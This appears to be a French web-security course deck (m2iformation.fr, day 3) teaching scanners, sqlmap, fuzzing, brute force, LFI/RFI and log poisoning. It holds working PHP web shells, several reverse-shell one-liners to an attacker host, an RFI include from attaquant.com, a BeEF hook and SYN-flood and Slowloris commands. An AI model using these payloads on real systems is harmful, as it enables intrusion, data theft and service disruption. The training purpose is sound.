Sécurité des Applications Web - Jour 3

m2iformation.fr

Sécurité des Applications Web

Jour 3 : Outils et Attaques Avancées

Objectifs du Jour 3

- Maitriser les outils de scan de vulnérabilités web
- Exploiter des injections SQL avec sqlmap
- Comprendre le fuzzing et ses applications
- Exploiter les failles LFI et RFI
- Créer un reverse shell via RCE

Module 1

Scanners de Vulnérabilités

Nikto - Scanner Web

```
# Scan de base
nikto -h http://cible.com

# Avec rapport HTML
nikto -h http://cible.com -o rapport.html -Format htm

# Sélection des tests (Tuning)
# 1=Files 2=Misconfig 3=Info 4=XSS 9=SQLi
nikto -h http://cible.com -Tuning 1234
```

Nikto recherche fichiers dangereux, versions obsolètes et erreurs de configuration.

Burp Suite - Proxy d'Interception

Configuration du proxy :

1. Burp écoute sur 127.0.0.1:8080
2. Navigateur configuré pour ce proxy
3. Certificat CA installé pour HTTPS

Burp Suite - Proxy d'Interception

Fonctionnalités :

- **Proxy** : interception des requetes
- **Intruder** : attaques automatisées
- **Repeater** : rejeu de requetes
- **Scanner** : détection de vulnérabilités

OWASP ZAP - Alternative Open Source

```
# Scan baseline (rapide)
zap-baseline.py -t http://cible.com -r rapport.html

# Scan complet
zap-full-scan.py -t http://cible.com -r rapport.html

# Scan d'API OpenAPI
zap-api-scan.py -t http://cible.com/openapi.json -f openapi
```

Module 2

Injection SQL avec sqlmap

sqlmap - Commandes de Base

```
# Test d'un paramètre GET
sqlmap -u "http://cible.com/page.php?id=1"

# Test d'un paramètre POST
sqlmap -u "http://cible.com/login" --data="user=admin&pass=test"

# Avec cookie de session
sqlmap -u "http://cible.com/page.php?id=1" --cookie="PHPSESSID=abc"

# Tests approfondis
sqlmap -u "http://cible.com/page.php?id=1" --level=5 --risk=3
```

sqlmap - Extraction de Données

```
# Lister les bases de données
sqlmap -u "http://cible.com/page.php?id=1" --dbs

# Lister les tables
sqlmap -u "http://cible.com/page.php?id=1" -D database --tables

# Extraire les données
sqlmap -u "http://cible.com/page.php?id=1" -D database -T users --dump

# Extraire colonnes spécifiques
sqlmap -u "http://cible.com/page.php?id=1" -D database -T users \
       -C username,password --dump
```

sqlmap - Fonctions Avancées

```
# Lecture de fichiers système
# --file-read lit un fichier sur le serveur
sqlmap -u "http://cible.com/page.php?id=1" --file-read="/etc/passwd"

# Obtenir un shell système
# --os-shell tente d'obtenir un shell interactif
sqlmap -u "http://cible.com/page.php?id=1" --os-shell

# Obtenir un shell SQL
# Permet d'exécuter des requetes SQL arbitraires
sqlmap -u "http://cible.com/page.php?id=1" --sql-shell

# Contournement de WAF
# --tamper applique des transformations pour éviter la détection
sqlmap -u "http://cible.com/page.php?id=1" --tamper=space2comment
```

Module 3

Fuzzing

Principe du Fuzzing

Le fuzzing consiste à envoyer des données aléatoires ou semi-aléatoires pour découvrir des comportements inattendus.

Applications en sécurité web :

- Découverte de fichiers et répertoires cachés
- Test de paramètres
- Identification de vulnérabilités

Wfuzz - Outil de Fuzzing

```
# Découverte de répertoires
# FUZZ est remplacé par chaque mot de la wordlist
# -c : sortie colorée
# --hc 404 : masquer les réponses 404
wfuzz -c --hc 404 -w /usr/share/wordlists/dirb/common.txt \
      http://cible.com/FUZZ

# Fuzzing de paramètres
# Test de valeurs pour le paramètre id
wfuzz -c --hc 404 -w wordlist.txt \
      "http://cible.com/page.php?id=FUZZ"

# Fuzzing avec plusieurs positions
# FUZ2Z pour la deuxième wordlist
wfuzz -c --hc 404 -w users.txt -w passwords.txt \
      "http://cible.com/login?user=FUZZ&pass=FUZ2Z"
```

ffuf - Alternative Moderne

```
# Découverte de répertoires
# -w : wordlist
# -u : URL avec FUZZ comme placeholder
ffuf -w /usr/share/wordlists/common.txt -u http://cible.com/FUZZ

# Filtrer par taille de réponse
# -fs : filter size (exclure les réponses de cette taille)
ffuf -w wordlist.txt -u http://cible.com/FUZZ -fs 1234

# Fuzzing de sous-domaines
# -H : header personnalisé
ffuf -w subdomains.txt -u http://cible.com -H "Host: FUZZ.cible.com"
```

Outils de Brute Force

```
# Hydra - Brute force HTTP POST
# -l : login unique
# -P : fichier de mots de passe
# Syntaxe : http-post-form "path:params:failure_string"
hydra -l admin -P passwords.txt cible.com http-post-form \
      "/login:username=^USER^&password=^PASS^:Invalid"

# Medusa - Alternative à Hydra
# -h : hote cible
# -u : utilisateur
# -P : fichier passwords
# -M : module (http, ssh, ftp...)
medusa -h cible.com -u admin -P passwords.txt -M http
```

Module 4

Attaques Avancées : LFI et RFI

LFI - Local File Inclusion

Description

Une LFI (Local File Inclusion) permet d'inclure des fichiers locaux du serveur via une vulnérabilité d'inclusion de fichier.

Code vulnérable

```php
<?php
// CODE VULNERABLE
// Le paramètre page controle le fichier inclus
$page = $_GET['page'];
include($page . ".php");

// URL normale : index.php?page=accueil
// Inclut : accueil.php
?>
```

L'attaquant peut manipuler le paramètre pour inclure d'autres fichiers.

Exploitation LFI

```
# Lecture de /etc/passwd via path traversal
# ../ remonte dans l'arborescence
# Le null byte %00 (PHP < 5.3) termine la chaine avant .php
http://cible.com/index.php?page=../../../etc/passwd%00

# Lecture de fichiers de configuration
http://cible.com/index.php?page=../../../var/www/html/config

# Lecture des logs Apache (utile pour injection de code)
http://cible.com/index.php?page=../../../var/log/apache2/access.log
```

Path traversal

La séquence `../` permet de remonter dans l'arborescence du système de fichiers pour accéder à des fichiers en dehors du répertoire web.

Wrappers PHP

Les wrappers PHP permettent d'accéder à différentes ressources via des pseudo-protocoles.

```
# php://filter - Lire le code source en base64
# Contourne le fait que le fichier serait exécuté comme PHP
http://cible.com/index.php?page=php://filter/convert.base64-encode/resource=config

# Le résultat est le code source encodé en base64
# Décoder avec : echo "base64_string" | base64 -d

# php://input - Injecter du code PHP via le corps de la requete
# Nécessite allow_url_include=On
POST http://cible.com/index.php?page=php://input
Content-Type: application/x-www-form-urlencoded

<?php system($_GET['cmd']); ?>
```

RFI - Remote File Inclusion

Description

Une RFI permet d'inclure un fichier distant, généralement hébergé par l'attaquant.

Prérequis

- `allow_url_include = On` dans php.ini (rare en production)
- `allow_url_fopen = On`

RFI - Remote File Inclusion

Exploitation

```
# L'attaquant héberge un fichier malveillant
# shell.txt contient du code PHP
http://cible.com/index.php?page=http://attaquant.com/shell.txt

# Le serveur cible récupère et exécute le fichier distant
# shell.txt pourrait contenir : <?php system($_GET['cmd']); ?>
```

Shell PHP Simple

```php
<?php
// Shell web minimaliste
// A héberger sur le serveur cible via LFI/RFI/upload

// Vérifie que le paramètre cmd est présent
if(isset($_GET['cmd'])) {

    // system() exécute une commande système
    // et affiche la sortie directement
    $output = system($_GET['cmd']);

    // Alternatives si system() est bloqué :
    // shell_exec() - retourne la sortie comme chaine
    // exec() - retourne la dernière ligne
    // passthru() - affiche la sortie brute
}
?>

<!-- Utilisation : shell.php?cmd=id -->
<!-- Affiche : uid=33(www-data) gid=33(www-data) -->
```

De LFI vers RCE

Technique : Log Poisoning

1. Injecter du code PHP dans les logs Apache

```
# L'User-Agent est enregistré dans access.log
curl -A "<?php system(\$_GET['cmd']); ?>" http://cible.com/
```

2. Inclure le fichier de log via LFI

```
# Le code PHP dans le log est exécuté
http://cible.com/index.php?page=../../../var/log/apache2/access.log&cmd=id
```

Cette technique transforme une LFI en exécution de code arbitraire.

Module 5

Reverse Shell et RCE

RCE - Remote Code Execution

Description

Une RCE permet à un attaquant d'exécuter du code arbitraire sur le serveur cible. C'est l'une des vulnérabilités les plus critiques.

Vecteurs d'obtention

- Injection de commandes
- Désérialisation non sécurisée
- LFI avec log poisoning
- Upload de fichiers malveillants

Reverse Shell - Principe

Avantage : la connexion est initiée depuis la cible vers l'attaquant, contournant souvent les pare-feux qui bloquent les connexions entrantes.

Reverse Shell - Mise en Place

Coté attaquant

```
# Mettre Netcat en écoute sur le port 4444
# -l : listen mode
# -v : verbose
# -n : pas de résolution DNS
# -p : port
nc -lvnp 4444
```

Coté cible (une fois RCE obtenue)

```
# Reverse shell bash
# /dev/tcp est un pseudo-device bash pour les connexions TCP
# 2>&1 redirige stderr vers stdout
# La connexion envoie stdin/stdout/stderr vers l'attaquant
bash -i >& /dev/tcp/IP_ATTAQUANT/4444 0>&1
```

Variantes de Reverse Shell

```
# Netcat avec -e (si disponible)
nc -e /bin/bash IP_ATTAQUANT 4444

# Python reverse shell
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("IP_ATTAQUANT",4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"])'

# PHP reverse shell
php -r '$sock=fsockopen("IP_ATTAQUANT",4444);
exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ces commandes créent une connexion vers l'attaquant et redirigent un shell interactif.

Reverse Shell PHP Complet

```php
<?php
// Reverse shell PHP fonctionnel
// Paramètres de connexion
$ip = 'IP_ATTAQUANT';  // Adresse de l'attaquant
$port = 4444;          // Port d'écoute

// Création du socket TCP
$sock = fsockopen($ip, $port);

// Descripteurs pour stdin, stdout, stderr
$descriptors = array(
    0 => $sock,  // stdin vient du socket
    1 => $sock,  // stdout va vers le socket
    2 => $sock   // stderr va vers le socket
);

// Lancement du shell avec redirection
$process = proc_open('/bin/sh -i', $descriptors, $pipes);
?>
```

Travaux Pratiques

TP : Exploitation LFI vers RCE

1. Identifier un paramètre vulnérable à LFI
2. Confirmer la LFI en lisant /etc/passwd
3. Utiliser le wrapper php://filter pour lire le code source
4. Injecter du code PHP dans les logs (User-Agent)
5. Inclure le log pour exécuter le code
6. Etablir un reverse shell

Travaux Pratiques

Environnement

```
# Attaquant : mettre en écoute
nc -lvnp 4444

# Cible : déclencher le reverse shell via le paramètre cmd
```

Outils XSS

```
# XSSer - Test automatisé de XSS
# -u : URL cible
# -g : paramètre GET à tester
xsser -u "http://cible.com/page.php" -g "search"

# BeEF (Browser Exploitation Framework)
# Permet de contrôler les navigateurs victimes de XSS
# Hook JavaScript à injecter :
<script src="http://attaquant:3000/hook.js"></script>
```

BeEF transforme une XSS en plateforme de controle du navigateur victime.


Outils de Déni de Service

A des fins de test uniquement

```
# Slowloris - Attaque par connexions lentes
# Maintient des connexions HTTP ouvertes pour épuiser les ressources
# -p : port
# -s : nombre de sockets
slowloris cible.com -p 80 -s 500

# hping3 - SYN flood
# Envoie des paquets SYN sans compléter le handshake
# -S : flag SYN
# --flood : envoi rapide
# -p : port cible
hping3 -S --flood -p 80 cible.com
```

Attention : ces outils sont illégaux sans autorisation explicite.



Découvrez également
l'ensemble des stages à votre disposition
sur notre site **m2iformation.fr**

m2iformation.fr